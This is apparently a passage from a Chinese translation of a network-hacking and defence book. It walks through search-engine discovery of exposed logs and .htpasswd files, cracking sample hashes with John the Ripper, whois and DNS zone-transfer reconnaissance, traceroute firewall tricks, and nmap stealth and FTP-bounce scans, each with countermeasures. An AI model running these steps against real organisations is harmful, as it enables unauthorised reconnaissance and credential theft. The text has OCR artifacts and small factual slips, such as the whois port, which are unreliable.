件被放到 Web 服务器的 Web 根目录下。例如，在 <http://www.google.com/> 上查询 “Index of” dead.letter 可以得到提供文件 dead.letter 的 Web 服务器(如图 1-1)。当用户取消发送邮件时，邮件用户端可能产生 dead.letter 文件，并且文件还包括邮件内容的一部分。这个文件和其他一些类似日志文件可以为潜在攻击者提供很多重要而又保密的信息。




图 1-1 Web 服务器所提供的用户的 dead.letter 文件的内容

有很多可以搜索的日志文件。比如 syslog、maillog、spooler、messages、access_log 和 error_log。

搜索 Web 服务器统计信息

各种 Web 应用程序给管理员提供了关于 Web 通信的数据。这些数据大部分是有密码保护的，并且包含保密信息和 URL。可利用搜索引擎来寻找提供这些数据的错误配置主机。例如，在 <http://www.google.com/> 上搜索 “Index of” stats 可能会暴露那些因配置不当

6 第一部分 黑客技术和防范

而向未认证的外部实体提供服务器统计信息的 Web 服务器的所在位置(如图 1-2)。

The screenshot shows a Mozilla browser window with the title bar "Mozilla (Build ID: 2002121222)". The address bar contains the URL "http://www.somecompanyasanexample.com/stats". The main content area displays a table titled "Top Documents" with three columns: "Hits", "Bytes", and "Document". The table lists various files and their statistics. Notable entries include "/index.html" (39210 hits, 231455139 bytes), "/CGI Counter" (24056 hits, 20431305 bytes), and "/about/home.html" (443 hits, 341374 bytes). The table has 18 rows.

| Top Documents | | |
|---------------|------------|---|
| Hits | Bytes | Document |
| 39210 | 231455139 | / |
| 24056 | 20431305 | /CGI Counter |
| 18231 | 19331210 | 404 Not Found |
| 6310 | 13213563 | /index.html |
| 4319 | 13567849 | /cgi/showcalendar.pl |
| 1949 | 2098321 | /users/joe/places/book.html |
| 1130 | 2429201 | /users/joe/placesnotbook.html |
| 1113 | 1345203 | /jobs/availablepositions.html |
| 1011 | 235213 | /contact/info.html |
| 943 | 445421 | /cgi/showschedules.cgi |
| 934 | 332143143 | /software/download/beia1.exe |
| 921 | 2341133 | /legal/software-license.html |
| 912 | 9414513414 | /users/jack/mp3z/NOTSUPPOSEDTODOTHIS/download.html |
| 904 | 393432213 | /users/jack/passwords/NOTSUPPOSEDTODOTHIS/download.html |
| 844 | 21341450 | /slides/presentation-december2002.pdf |
| 823 | 563241 | /xxx343@COMPANY SECRET-URL/ |
| 443 | 341374 | /about/home.html |

图 1-2 somecompanyasanexample.com 向外界提供 Web 服务器统计数据

确定被保护的数据资源的位置

敏感信息经常放在 Web 站点上的“protected”、“secret”、“passwords”等目录中。很多时候，这些地址并没有密码保护，能够很容易地进行搜索。

比如 Apache Web 服务器，当某些配置和密码文件存放在目录中时，它能提供认证。Web 服务器不能提供密码文件(常叫做 .htpasswd)。若要在 Internet 上搜索这种文件，可在 <http://www.google.com> 上执行以下查询：“Index of .htpasswd 文件”。这里是一个

htpasswd 文件的例子：

```
joe:lWjdCijcQwGFA
admin:XrouH05qTMlU.
```

像一些名为“John the Ripper”的密码破解工具很容易破解包含在文件中的哈希值。

```
[bash] $ john .htpasswd
Loaded 2 passwords with 2 different salts (Traditional DES
[24 / 32 4K])
password      (joe)
mypass        (admin)
guesses: 2 time: 0:00:00:21 (3) c/s: 83610 trying: bly045 -
Sist20
```

可以从 <http://www.openwall.com/john/> 获取 John the Ripper。

查找配置文件中的敏感信息

当包含密码、密钥、用户名、内部 IP 地址以及其他敏感数据的各种配置文件放在 Web 根目录时，Web 服务器就会错误地向外界提供这些文件。搜索这些文件只要知道其名称即可。一个潜在受威胁的文件是 sshd_config，它包括 SSH 服务器的配置信息。为找到提供 sshd_config 文件的 Web 服务器，潜在的攻击者可能使用“Index of”sshd_config 来搜索。由于这些配置文件包含敏感信息，因此可能会向本不应访问的外部实体泄露重要信息。

搜索新闻组中的管理缺陷信息

新闻组中的消息经常包括能给攻击者提供帮助的信息。例如，为了在某些主题上得到帮助，管理员有时向新闻组中的技术组张贴消息，以寻求某个主题的帮助。这些消息可能会泄露一些信息，并使攻击者知道管理员在配置某些服务上有困难。在 <http://groups.google.com/> 这个网站上可以找到这些泄露信息的消息。

防御搜索引擎暴漏漏洞

为了减少搜索引擎和 Web 服务器错误配置所造成的敏感信息暴

3 第一部分 网络技术和防范

露，强烈建议使用以下一些防卫措施：

- 发布招聘信息时，避免暴露与安全相关的管理上的薄弱环节。
- 对 Web 服务器配置及数据做一些常规审核是必要的。如果访问 Web 服务器本身，那么可以从 Web 根目录中搜到一些特定的信息。例如，以下命令可列出文件名包含“log”字样的所有文件。

```
ls -alR /var/web-root/html | grep log
```

一些静态数据的内容也可以搜到。比如，搜索 Web 根目录内文件内容中的特定词“password”：

```
grep -R password /var/web-root
```

万一不可以本地访问 Web 服务器文件系统，可使用 wget 命令来给 Web 站点做映像。一旦可以本地访问 Web 站点的内容，就可以对数据进行 grep 搜索。下面是一个利用 wget 的例子：

```
wget -m -np http://www.somecompanyasanexample.com /
```

可以从 <http://wget.sunsite.dk/> 上获得 wget 工具。

- 管理员不能使用他们的真实姓名和邮件地址在技术新闻组和信息栏上发布招聘信息。

1.2 域注册机构

一个组织可能在不同的地方有很多网络。要发现与特定组织有关的域名，可执行“whois”查询。大多数域名注册机构有相关的公共 whois 服务器（侦听端口 69），whois 客户端与之连接以查询域所有者的信息。域“whois”查询返回的信息包括有关的 POC 和 DNS IP 地址，这些地址在决定目标网络是否存在时是很有用的。

既然可以通过很多注册机构来注册域，那么必须首先查询注册域的域名注册机构，然后从相关的注册机构查询域记录。为查询正确的注册机构，必须在公共的 whois 服务器（whois.crsnic.net）上执行 whois 查询。

- i** 许多注册机构都限制查询的类型，如下文所述。如果下面的查询不能从某台 whois 服务器中得到正确的回应，那么仍有可能从其他注册机构的 whois 服务器得到回应。

通过域名查询域注册记录

要查询 somecompanyasanexample.com，可用 whois 命令行工具（大多数 Unix 和 Linux 发行版本都包括）在 whois.crsnic.net 上进行查询：

```
[bash]$ whois -h whois.crsnic.net somecompanyasanexample.com
[whois.crsnic.net]
```

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
Domain Name: SOMECOMPANYASANEXAMPLE.COM
Registrar: SOME REGISTRAR, INC.
Whois Server: whois.somewhoisserver.com
Referral URL: http://www.someregistrarasanexample.com
Name Server: NS1.SOMEEXAMPLESERVER.NET
Name Server: NS2.SOMEEXAMPLESERVER.NET
Updated Date: 05-nov-2001
```

```
>>> Last update of whois database: Sat, 11 Jan 2003 17:11:52
EST <<<
```

前述的查询将返回域的实际注册机构，以及 whois 服务器。在前面的例子中，somecompanyasanexample.com 注册机构的 whois 服务器为 whois.somewhoisserver.com。现在，我们必须查询 whois.somewhoisserver.com：

```
[bash]$ whois -h whois.somewhoisserver.com somecompanyasanexample.com
[whois.somewhoisserver.com]
NOTICE AND WARNING BANNER HERE
```

第一部 域名技术和防

Registrant:

Lname, Fname (SOMEHANDLE) username@ somecompanyasanexample.com
1234 Some St.
Somecity, SOMESTATE 99999
SOME COUNTRY

Domain Name: somecompanyasanexample.com

Administrative Contact, Technical Contact:

Lname2, Fname2 (SOMEHANDLE2) username2 @ somecompanyasanexample.com
5678 Someother St.
Someothercity, SOMESTATE 99999
SOME COUNTRY
(123)456 - 7890

Record expires on 31 -12 -2004

Record created on 31 -12 -2002

Database last updated on 12 - Jan - 2003 03:44:29 EST.

Domain servers in listed order:

| | |
|---------------------------|-------------|
| NS1.SOMEEXAMPLESERVER.NET | 10.0.0.1 |
| NS2.SOMEEXAMPLESERVER.NET | 192.168.1.1 |

通过域前缀查询域注册记录

为了找到以“somecompany”开头的域名，可以用下面的查询：

```
[bash] $ whois -h whois.crsnic.net "somecompany."  
[whois.somewhoisserver.com]
```

Whois server version 1.x

NOTICE AND WARNING BANNER HERE

SOMECOMPANY.COM
SOMECOMPANY.ORG
SOMECOMPANYASANEXAMPLE.COM
SOMECOMPANYTHATDOESNOTEXIST.COM
SOMECOMPANYTHATDOESNOTEXIST.ORG
SOMECOMPANYZZZZ.ORG

To single out one record, look it up with "xxx", where xxx is

one of the records displayed in the preceding listing. If the records are the same, look them up with “=xxx” to receive a full display for each record.

>>> Last update of whois database: Sat, 11 Jan 2003 18:00:01 EST

通过句柄查询域注册记录

在 whois 服务器中列出的个体都有与其相关的句柄。可以通过访问特定的句柄找到相关的信息：

```
[bash] $ whois -h whois.somewhoisserver.com "handle SOMEHANDLE"  
[whois.somewhoisserver.com]  
NOTICE AND WARNING BANNER HERE  
  
Lastname, Firstname (SOMEHANDLE)    username@somecompanyasanexample.com  
1234 Some St.  
Somecity, SOMESTATE 99999  
SOME COUNTRY  
  
Database last updated on 12 ~ Jan - 2003 03:44:29 EST.
```

通过电子邮件来查询域注册记录

在 whois 服务器上的个体通常有一个相关的电子邮件地址。通过提供完整的邮件地址或者其中一部分都可以搜到用户。因此，查询

```
whois -h whois.somewhoisserver.com "@ somecompanyasanexample.com"
```

将会返回邮件地址中包括域@somecompanyasanexample.com 的个体的名字。

防止由于域注册记录而暴露信息

确保在 whois 记录中列出的邮件地址都以和组织名字不同的域结尾。这将使通过邮件查询来查询记录的人感到困难。另外，一些域

注册机构将他们的联系信息而不是个人联系信息放在 whois 记录上。最好采取这种方式来防止个人联系信息暴露给潜在的攻击者。

1.3 地区互联网注册机构

和域名一样，每个组织可分配到几个 IP 地址段。四个主要的地区互联网注册机构 (RIR) 把可路由 IP 地址分配给组织，如表 1-1 所示：

表 1-1 四个地区互联网注册机构 (RIR)

| 名称 | whois 服务器 | 地区 |
|--|------------------|----------------------|
| ARIN (American Registry of Internet Numbers) http://www.arin.net/ | whois.arin.net | 北美、加勒比海部分地区以及非洲亚赤道地区 |
| APNIC (Asia Pacific Network Information Centre) http://www.apnic.net/ | whois.apnic.net | 亚太地区 |
| RDPB NCC (Réseaux IP Européans Network Coordination Centre) http://www.ripe.net/ | whois.ripe.net | 欧洲、中东、中亚以及赤道以北的非洲国家 |
| LACNIC (Latin American and Caribbean Internet Addresses Registry) http://lacnic.net/ | whois.lacnic.net | 拉丁美洲和加勒比海地区 |

i 表 1-1 包括四个主要的 RIR。然而，一些新的 RIR 也会在不远的将来建立起来。从 <http://www.aso.icann.org/> 可以获得细节和更新信息。

i 许多注册机构都限制查询的类型，如下文所述。如果下面的查询不能从某台 whois 服务器中得到正确的回应，那么仍有可能从其他注册机构的 whois 服务器得到回应。

通过公司名前缀查询 RIR 记录

若要寻找某个公司的记录，可以执行以下的 whois 查询：

```
whois -h whois.rirwhoisserver.net "companynameprefix"
```

搜索公司名以“somecompanyasanexample”字样开头的公司的 RIR 记录：

```
[bash]$ whois -h whois.rirwhoisserver.net "somecompan-
yasanexample"
Some Company (SOMECA)
Some Company As An Example (SOMECA)
```

```
# RIR Whois database, last updated on 2003-01-11 01:00
```

通过 IP 地址或者网段查询 RIR 记录

要查找哪个组织是特定 IP 地址段的拥有者，可以用以下命令：

```
whois -h whois.rirwhoisserver.net ipaddressorblock
```

地址 192.168.1.0/24 处于不可路由的 IP 分配段里。要想了解更多有关不可路由的 IP 地址的信息，请查阅 RFC 1918，在 <http://www.faqs.org/rfcs/rfc1918.html> 上可以得到。我们假设 192.168.1.0/24 是一个有效且可路由的地址，如果我们想在 whois.arin.net 上搜索这个地址段，可尝试以下查询：

```
[bash]$ whois -h whois.arin.net 192.168.1.0
[whois.arin.net]
OrgName: Internet Assigned Numbers Authority
OrgID: IANA

NetRange: 192.168.0.0 - 192.168.255.255
CIDR: 192.168.0.0/16
NetName: IANA - CBLK1
NetHandle: NET-192-168-0-0-1
Parent: NET-192-0-0-0-0
NetType: IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment: This block is reserved for special purposes.
```

Please see RFC 1918 for additional information.

RegDate: 1994-03-15

Updated: 2002-09-16

OrgTechHandle: IANA-ARIN

OrgTechName: Internet Corporation for Assigned Names and Number

OrgTechPhone: +1-234-567-8900

OrgTechEmail: res-ip@iana.org

ARIN Whois database, last updated 2003-01-12 20:00

Enter ? for additional hints on searching ARIN's Whois
database.

通过句柄查询 RIR 记录

在 RIR 的 whois 服务器上列出的个体 POC 和组织都有与他们相关联的句柄。可以通过查询特定的句柄来找到相关的联系信息。

`whois -h whois.rirwhoisserver.com "HANDLE"`

若要搜索 Some-Company-As-An-Example 的句柄(SOMECA)，可执行如下命令：

```
[bash]$ whois -h whois.rirwhoisserver.net "SOMECA"
[whois.rirwhoisserver.net]
```

OrgName: Some Company As An Example

OrgID: SOMECA

Address: 1234 Some St.

Country: SOME COUNTRY

Comment:

RegDate: 1998-08-01

Updated: 1998-08-01

RIR Whois database, last updated on 2003-01-11 01:00

通过电子邮件查询 RIR 记录

在 whois 服务器上列出的个体通常有一个相关联的邮件地址。通

过提供完整的邮件地址或者其中一部分，可以搜到用户。因此，下面的查询将会返回邮件地址包括域@ somecompanyasanexample. com 的个体的名字：

```
[bash]$ whois -h whois.rirwhoisserver.com "@ somecompan-
yasanexample.com"
[whois.rirwhoisserver.com]
Lname, Fname (LASTFIRST - RIR) username @ somecompan-
yasanexample.com +
(123)456-7890
# RIR Whois database, last updated on 2003-01-11 01:00
```



防止由于 RIR 记录产生的信息暴露

在 RIR 记录中列出的邮件地址应以和组织名字不同的域结尾。这将使通过邮件查询来查询记录的人感到困难。另外，一些 RIR 允许使用邮政信箱作为个人或者组织的联系信息。最好尽可能采取这种方式，以免个人联系信息暴露给潜在的攻击者。

1.4 DNS 反向查询

DNS 反向查询就是向 DNS 服务器查询与特定 IP 地址关联的主机名的过程。



执行 DNS 反向查询

用 host 命令可执行反向查询：

```
[bash]$ host 10.0.0.3
3.0.0.10.in - addr.arpa domain name pointer room13 - pay-
rollftpd.somecompanyasanexample.com.
```

查询结果不仅可以告诉我们主机可能正在运行 FTP 服务器，还可以告诉我们它的地址，13 号房间！



防止 DNS 反向查询信息暴露

从前述的例子可以看出，DNS 反向查询可以暴露很多外部用户

不应知道的主机信息。以下的防范措施可以减少此类信息的泄漏：

- 指定的主机名不能暴露网络中主机的任何类型的信息。
- 指定主机名时要考虑将 IP 地址作为主机名的一部分，例如：3-0-0-10.somecompanyasanexample.com。这样从管理的角度来看，有助于组织可利用的主机，同时可以避免把信息泄漏给外部。

1.5 邮件交换

为找到组织的邮件服务器的主机名和 IP 地址，可用命令行工具 dig 来查询域的邮件交换(MX)记录：

```
[bash] $ dig mx somecompanyasanexample.com
; <>> DiG 9.2.1 <>> mx dhanjani.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER <<- opcode: QUERY, status: NOERROR, id:
;; 1234
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2,
;; ADDITIONAL: 2

;; QUESTION SECTION:
;somecompanyasanexample.com.           IN      MX

;; ANSWER SECTION:
somecompanyasanexample.com.  86400    IN      MX
10 mail.somecompanyasanexample.com.

;; AUTHORITY SECTION:
somecompanyasanexample.com.        4       IN      NS
ns1.somexampleserver.net.

somecompanyasanexample.com.        4       IN      NS
ns2.somexampleserver.net.

;; ADDITIONAL SECTION:
ns1.somexampleserver.net.        678     IN      A
10.0.0.1
ns2.somexampleserver.net.        141521   IN      A
192.168.1.1
```

```
; Query time: 102 msec
;; SERVER: 10.1.1.1#53 (10.1.1.1)
;; WHEN: Mon Jan 13 04:04:38 2003
;; MSG SIZE  rcvd: 141
```

以上代码中的 dig 命令向 ISP 的默认 DNS 服务器(10.1.1.1)查询 somecompanyasanexample. com 的 MX 记录，并且把它的邮件服务器 mail. someexampleserver. com 返回给我们。

1.6 区域传输

DNS 服务器通常作为主服务器或者次服务器。这样是为了提供层次和冗余。当次 DNS 服务器和主 DNS 服务器为了更新区域信息而进行联系时，就会出现区域传输。通过区域传输得到的 DNS 主机名信息，可能会暴露组织中特定主机的位置和作用。主 DNS 服务器常会误配置，这样允许任意主机实现区域传输。

用 host 命令实现区域传输

在某一组织进行区域传输就要用到 DNS 服务器 IP 地址。如果得不到此信息，就要试试目标域的 whois 查询，这样能够提供相关的 DNS IP 地址。一旦获取了 DNS IP 地址，就可以用 host 命令进行区域传输：

```
host -l domain DNSIP
```

比如：

```
[bash]$ host -l somecompanyasanexample.com 10.0.0.1
Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53
Aliases:

somecompanyasanexample.net  SOA ns1. someexampleserver.
net.Using domain server:
Name: 10.0.0.1
Address: 10.0.0.1#53
```

```
somecompanyasanexample.net name server ns1. someexampleserver.net.
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
Somecompanyasanexample.net name server ns2. someexampleserver.net.
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
somecompanyasanexample.com has address 192.168.1.10
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
somecompanyasanexample.com mail is handled by 10 mail.  
somecompanyasanexample.com
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
mail.somecompanyasanexample.com has address 192.168.1.10
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
firewall.somecompanyasanexample.com is an alias for vpn.
```

```
somecompanyasanexample.com
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
vpn.somecompanyasanexample.com has address 192.168.1.9
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

```
Address: 10.0.0.1#53
```

```
payroll.somecompanyasanexample.com has address 192.168.1.3
```

```
Using domain server:
```

```
Name: 10.0.0.1
```

Address: 10.0.0.1#53

从这个例子可以看出，如果攻击者能成功实现区域传输。那么他就会得到处于这个组织和他们的 IP 地址中的主机作用的信息。

防止滥用区域传输

为防止滥用区域传输，强烈推荐采取以下措施：

- 不要让未授权的主机从你的 DNS 中进行区域传输。
- 既然区域传输是在 TCP 53 端口执行的，在配置防火墙的时候，应该屏蔽 53 号端口的连接。
- 最好为内部主机建立一个单独的 DNS 服务器。这个服务器不能从外部访问。

1.7 跟踪路由

根据前面的查询，可能通过目标组织的名称获取了 IP 地址。由于 IP 数据包要通过不同的路径到达目的地，那么知道源主机和目的主机之间的路径是很有帮助的。

运行 traceroute 命令

可以用一个叫做 traceroute 的命令行工具来完成路由跟踪：

```
[bash]$ traceroute 10.0.0.1
traceroute to 10.0.0.1 (10.0.0.1), 30 hops max, 38 byte
packets
 1  yourisp.yourgateway.net (192.168.10.10) 13.069ms
     8.099ms 10.133 ms
  2  192.168.9.1 (192.168.9.1) 8.675ms 9.481ms 7.214ms
  3  10.1.1.1 (10.1.1.1) 9.292ms 9.446ms 12.368ms
  4  ns1.someexampleserver.net (10.0.0.1) 9.736ms 9.623ms
     9.647ms
```

traceroute 程序可以向目标主机的高端口发送 UDP 包，初始时 TTL(生存时间)设置为 1，然后后续的每个包都递加 1。每个网关在把 IP 包按路由转发之前，将 TTL 字段减 1。如果 IP 包中的 TTL 值

为 0，网关就会发送一个“ICMP 生存时间超时”的包给源发送者。这样，traceroute 工具可以通过查看“ICMP 生存时间超时”的包来确定所经过的网关的 IP 地址。

traceroute 工具默认发送 UDP 包。但是，使用 -I 开关也能选用 ICMP 包。

i 一些网关和防火墙或者减少进入的 UDP 和 ICMP 包，或者减少外发的“ICMP 生存时间超时”包。这样会导致 traceroute 忽略这种网关和防火墙的存在。

有时防火墙配置为接受源端口是 20(FTP - Data) 或 53(DNS) 的包。traceroute 命令的 -p 选项可以设定外发 UDP 包的源端口，这样可以充分利用这些防火墙规则。

防止 traceroute 请求的进入

以下方法可以阻止 traceroute 请求取得成功：

- 配置防火墙，丢弃进入的 UDP 和 ICMP 包。
- 配置防火墙，丢弃外发的“ICMP 生存时间超时”包。
- 如果必须接受 DNS 的 UDP 包，那么应该将防火墙配置为只接受来自特定 DNS 服务器 IP 地址，源端是 53(DNS) 的 UDP 包。

1.8 小结

本章主要介绍了潜在攻击者用普遍可利用的信息获得目标组织的敏感和关键信息的方法，这些信息包括怎么样去得到管理联系信息、域名、网段、主机名、目标网络的 MX 记录。得到以上任意信息后，攻击者就会对目标组织的网络结构和管理弱点有个很好的了解。从本章介绍的技术中得到的信息对了解网络扫描和辨认的过程是很有帮助的，这也是黑客方法学的第二步。

第2章

扫描和识别

内容提要

- ping 探测
- ping 扫描
- TCP ping 探测
- 端口扫描
- 识别
- 小结

在本章，你将会学会在网络上扫描目标主机，探测它们开放的端口，并且能识别出其操作系统的版本。如果清楚了在目标主机上有什么样的端口和操作系统，那么你将可以继续学习下章所描述的枚举过程。

虽然有很多扫描工具，但是 Nmap 是目前可用的最强大、功能最丰富的扫描工具。在下面的大部分例子中我们用的都是 Nmap。Nmap 工具是免费的，可以从 <http://www.insecure.org/nmap/> 得到。

在该站点上还可以找到 Nmapfe 软件包，是 Nmap 的 GUI 前端（如图 2-1）。



图 2-1 Nmap 的 GUI 前端 Nmapfe

2.1 ping 探测

确定主机是否活动的最快方法是用 ping 命令探测它。为此，

ping 命令发出一个 ICMP echo 请求，使目标回应一个 ICMP 应答包。注意，主机可以配置成不回应 ICMP echo 请求。因此，即使主机不回应 echo 请求，也仍然可能是活动的。

使用 ping 工具探测主机

用 ping 命令可以发现用 ICMP echo 应答来响应 ICMP echo 请求的活动主机：

```
[bash]$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) from 192.168.1.1 : 56 (84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq = 1 ttl = 64 time = 0.093 ms
64 bytes from 192.168.1.1: icmp_seq = 2 ttl = 64 time = 0.078 ms
64 bytes from 192.168.1.1: icmp_seq = 3 ttl = 64 time = 0.076 ms
64 bytes from 192.168.1.1: icmp_seq = 4 ttl = 64 time = 0.062 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% loss, time 2997ms
rtt min/avg/max/mdev = 0.062/0.077/0.093/0.012 ms
```

2.2 ping 扫描

ping 扫描就是探测很多主机的过程。在目标 IP 地址非常多的情况下，必须通过用 ping 扫描来确定活动主机(对 ICMP echo 请求做出响应)。

用 Nmap 工具实现 ping 扫描

在 nmap 中使用 -sP 选项可执行 ping 扫描：

```
[bash]$ nmap -sP 192.168.1.*
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host (192.168.1.1) appears to be up.
```

```
Host (192.168.1.100) appears to be up.  
Host (192.168.1.150) appears to be up.
```

```
Nmap run completed --- 256 IP addresses (3 hosts up) scanned  
in 33 seconds
```

封堵 ICMP

将防火墙配置为丢弃进入的 ICMP echo 请求和外发的 ICMP echo 应答。这样可以防止网络中的主机响应 ICMP echo 请求。

2.3 TCP ping 探测

如果把一个 TCP ACK 包发送到活动的主机上，将会返回一个 RST 包。可以用这种方法扫描封锁 ICMP echo 请求的机器。

用 nmap 进行 TCP ping 探测

用 nmap 的 -PT 选项来完成 TCP ping。默认的，nmap 将会发送一个 ACK 包给目的主机的端口 80。使用下面的语法可使 nmap 用另一个端口：

```
nmap -PT [port_number] host
```

比如：

```
nmap -PT6000 192.168.1.1
```

如果主机用一个 RST 包响应，nmap 就认为主机活动，并且将立即进行端口扫描。

```
[bash]# nmap -PT 192.168.1.1
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on (192.168.1.1):  
(The 1597 ports scanned but not shown below are in state:  
closed)  
Port      State       Service  
22/tcp    open        ssh  
80/tcp    open        http
```

```
113/tcp      open       auth  
6000/tcp     open       X11
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in  
1 second
```

防止 TCP Ping 扫描


一定要使用有状态的防火墙来保护网络。确保配置防火墙能丢掉所有不属于已经建立的 TCP 连接的 ACK 包。

2.4 端口扫描

端口扫描就是连接到目标主机的 UDP 和 TCP 端口以判断哪些端口正在监听。可以用很多方法实现端口扫描。以下是最常用而且有用的端口扫描方法。

2.4.1 TCP 连接

这种类型的扫描使用操作系统内核提供的 TCP 开放式系统调用，与目标主机上的特定端口建立连接。这是通过 TCP 三次握手的方式来建立 TCP 连接的传统方法。



既然 TCP 连接扫描完成三次握手，那么这些监听目标端口的应用程序将会对连接请求做出响应。这将导致应用程序记录下该连接请求。因此，这种端口扫描方法是不隐蔽的。

用 nmap 进行 TCP 连接端口扫描

在 nmap 中使用 -sT 选项可以执行 TCP 连接扫描：

```
[bash]$ nmap -sT 10.0.0.1
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (10.0.0.1):
(The 1595 ports scanned but not shown below are in state:
closed)

Port      State       Service
25/tcp    open        smtp
113/tcp   open        auth
6000/tcp  open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in
0 seconds
```

- i TCP 和 UDP 端口号范围是 1 ~ 65535。默认时，nmap 扫描常用端口。扫描所有的 65535 个端口是很费时间的，使用 nmap 的 -p 标志时可以执行这种扫描：

```
nmap -sT 192.168.1.1 -p 1 - 65535
```

FTP 反弹扫描

由于 FTP 协议设计上的原因，当 FTP 客户端用“主动”模式请求数据传送时，FTP 服务器必须建立一个返回到 FTP 客户端上某个端口的连接。FTP 客户端发出 PORT 命令，以它们的 IP 地址和侦听端口号作为参数。如果 FTP 客户端发出的 PORT 命令带有另一台主机的 IP 地址，那么 FTP 服务器将与该服务器连接。因此，可以利用 FTP 协议的这个特点来执行代理端口扫描。

nmap 命令包括用 -b 标志，可以用它进行 FTP 反弹扫描。

```
nmap -b username:password@ftp.somecompanyasanexample.com:21
-p 4000 - 8000 target.somecompanyasanexample.com
```



当要求数据传送时，FTP 客户端可能用被动模式，这将使 FTP 客户端为完成数据传送而连接到 FTP 服务器的某个端口上。但是，被动模式 FTP 也有它自身的问题。被动模式 FTP 客户端会受到“连接窃听”的威胁。详细情况请参阅第 4 章。

2.4.2 TCP SYN/半开放扫描

这种类型的扫描使得扫描器给目标主机发送一个 SYN 包。如果目标主机正在特定的端口上监听，可能它会回应一个 SYN + ACK。如果目标主机仍然活动，但是并不监听特定的端口，则会接收到一个 RST 包。由于这种扫描方法并没有完成 TCP 三次握手，所以它是很保密的一种方式，并不被目标主机记录。

SYN 扫描

在 nmap 中用 -sS 标志可执行 SYN 扫描：

```
[bash]# nmap -sS 192.168.1.150

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.150):
(The 1599 ports scanned but not shown below are in state:
closed)
Port      State       Service
22/tcp    open        ssh
113/tcp   open        auth

Nmap run completed - 1 IP address (1 host up) scanned in
2 seconds
```

源端口扫描

由于有了 FTP 协议，当 FTP 客户端要求用主动模式进行数据传输时，FTP 服务器必须建立一个返回 FTP 客户端上某个端口的连接。为了适应这个要求，必须将防火墙配置为允许接收所有源端口为 20 的 IP 包。此外，DNS 服务器的 IP 包的源端口为 53，因此很多防火

墙允许接收源端口是 53 的包。可以借助 nmap 用 -g 开关将包的源端口定为一个常数：

```
nmap -sS -g 20 192.168.1.1
```

2.4.3 FIN

用这种方法可以把 FIN 包传到目标主机上。如果目标主机是活动的但不在某一端口监听，那么它将会回应一个 RST 包。但是，如果目标主机正在一个特定的端口监听，它就不会有任何响应。注意 Microsoft Windows 主机总是发送 RST 包。这是很有用的，有助于辨识 Microsoft Windows 主机。

 可以用 FIN IP 包释放已建立的 TCP 连接。

\ FIN 扫描

在 nmap 中用 -sF 标志可执行 FIN 扫描：

```
[bash]# nmap -sF 192.168.1.100
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.1.100):
(The 1594 ports scanned but not shown below are in state:
closed)
      Port      State       Service
  21/tcp     open        ftp
  22/tcp     open        ssh
  25/tcp     open        smtp
  53/tcp     open        domain
  80/tcp     open        http
  110/tcp    open        pop-3
  113/tcp    open        auth

Nmap run completed -- 1 IP address (1 host up) scanned in
43 seconds
```

2.4.4 反向 ident

ident(鉴定协议)服务器监听端口 113 上的连接。如果建立一个

与运行 ident 服务器的主机的 TCP 连接，则会向 ident 服务器查询连接进程的特权级别。

反向 ident 扫描

在 nmap 中用 -I 标志可执行 TCP 反向 ident 扫描：

```
[bash]# nmap -I -sT -p 80 192.168.1.100
```

```
